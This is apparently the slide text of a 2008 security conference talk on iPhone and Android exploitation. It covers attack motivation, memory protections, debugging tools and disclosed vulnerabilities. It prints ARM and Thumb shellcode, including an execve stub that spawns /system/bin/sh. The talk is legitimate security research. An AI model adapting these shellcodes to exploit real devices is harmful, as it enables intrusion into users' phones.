Smartphone (in) Security

"Smartphones (in)security"

Nicolas Economou and
Alfredo Ortega

October 6, 2008

In this talk:

1. Introduction
2. Smartphone Security overview
3. Explotation and shellcodes for both platforms
4. Demostration
5. Real vulnerabilites reported

Introduction

What is a smartphone?

1. No clear definition.

Introduction

What is a smartphone?

1. No clear definition.

Figure: Not a smartphone!

Introduction

What is a smartphone?

1. No clear definition.

Figure: Not a smartphone!

2. Common cellphone with advanced features and complete OS
3. Big players: Nokia (Symbian), Apple (iPhone) and RIM (Blackberry)
4. Google Android: The newcomer

Android and Iphone

Figure: Unix and Webkit based: High compatibility

1. IPhone: ARMv6 CPU, Mac OS-X (Darwin 9.4.1)
2. Android: ARMv5 CPU, Linux 2.6.25

Why attack smartphones?

1. Personal data and Identity thief
2. High speed and permanent connection (3G)
3. Small variability (few security updates)
4. High bug-count (few audits, small time-to-market)

Why attack smartphones?

1. Personal data and Identity thief
2. High speed and permanent connection (3G)
3. Small variability (few security updates)
4. High bug-count (few audits, small time-to-market)
5. Terrorist target

Figure: Exploit writer (Terrorist)

Protections (Simplified diagram)




Figure: Memory Maps

Example bug




Figure: Basic stack overflow

Tools and versions

Iphone:
MAC-OSX, Darwin 9.4.1, gcc 4.0.1
Debugger: iphonedbg
(http://oss.coresecurity.com/projects/iphonedbg.html)

Android:
android-sdk-linux x86-1.0r1 - Codesourcery arm-2008q1-126 gcc 4.2.3
Debugger: GNU gdb (http://ortegaalfredo.googlepages.com/android)

IPhone-tunnel

1. Opens a tcp tunnel from PC to iphone via the USB cable
2. Inspired on iphuc
3. Needs iTunes installed (uses certain services from it)
4. Download from:
   http://oss.coresecurity.com/repo/iphone_tunnel-v1.01+.zip

IPhone-tunnel




Figure: Tunnel internal working model

IPhonedbg

1. Application for iphone process debugging
2. Was created using "weasel" as a guide
3. Interface based on Windows ntsd.exe debugger.
4. Download from:
   http://oss.coresecurity.com/repo/iphonedbg-v1.01.zip

Explotation




Figure: Iphone explotation

Explotation




Figure: Android explotation

Binary compatibility




Figure: Syscalls examples

Shellcode Android/Iphone

```
char shellcode[]=
                    // sys_write(...)
                    "\x0f\x80\xa0\xe1"  // mov r8,pc
                    "\x04\x70\xa0\xe3"  // mov r7,#4  (syscall #)
                    "\x00\x00\xa0\xe3"  // mov r0,#0 //stdout
                    "\x08\x10\xa0\xe1"  // mov r1,r8  r1->pc
                    "\x2C\x10\x81\xe2"  // add r1,r1, #0x2C
                    "\x0e\x20\xa0\xe3"  // mov r2,0x10  (size)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000000

                    // sys_exit(1)
                    "\x01\x00\xa0\xe3"  // mov r0,#1
                    "\x01\x70\xa0\xe3"  // mov r7,#1 (syscall #)
                    "\x08\x80\xa0\xe1"  // NOP (mov r8,r8)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000000
                    "hola loco !!!\n\x00";
```

Shellcode Android/Iphone THUMB

```
char shellcodeThumb[] =
//write()
                        "\x46\xf8"  //mov r8,pc (Get EIP)
                        "\x20\x02"  //mov r0,#2 (stderr)
                        "\x27\x04"  // mov r7,#4 (syscall_write)
                        "\x46\x41"  // mov r1,r8 (string)
                        "\x31\x14"  // add r1,#0x14
                        "\x22\x10"  // mov r2,#0x10 (size)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
//exit(1)
                        "\x21\x01"  // mov r1,#1
                        "\x27\x01"  // mov r7,#1 (sys_exit)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
                "hola_loco___!\n\x00";
```

(No nulls!)

Shellcode Android/Iphone ExecVE

```
_start:
        b code_start
arg0:   .ascii  "/system/bin/sh\x00"
arg1:   .ascii  "-c\x00"
arg2:   .ascii  "/system/bin/service\x00"
env:    .ascii  "\x00\x00\x00\x00\x00\x00"
code_start:
        mov r8,pc
        sub r0,r8,#100  @arg0
        sub r1,r8,#85   @arg1
        sub r2,r8,#82   @arg2
        sub r3,r8,#30   @env
        sub r4,r8,#24   @array0
        str r0,[r4]
        add r4,r4,#4    @array1
        str r1,[r4]
        add r4,r4,#4    @array2
        str r2,[r4]
        sub r1,r8,#24 @array0
        sub r2,r8,#30 @env
        mov r7,#11      @syscall #
        mov r12,#59     @compat iphone
        svc #0x01010101
```


Demo!

Figure: Demo-time!

Real thing:

1. CORE-2008-0124: Multiple vulnerabilities in Google's Android SDK : Browser exploit for the BMP format.
2. CORE-2008-0603: iPhone Safari JavaScript alert Denial of Service: Webcore process denial of service.

Final questions?



The end!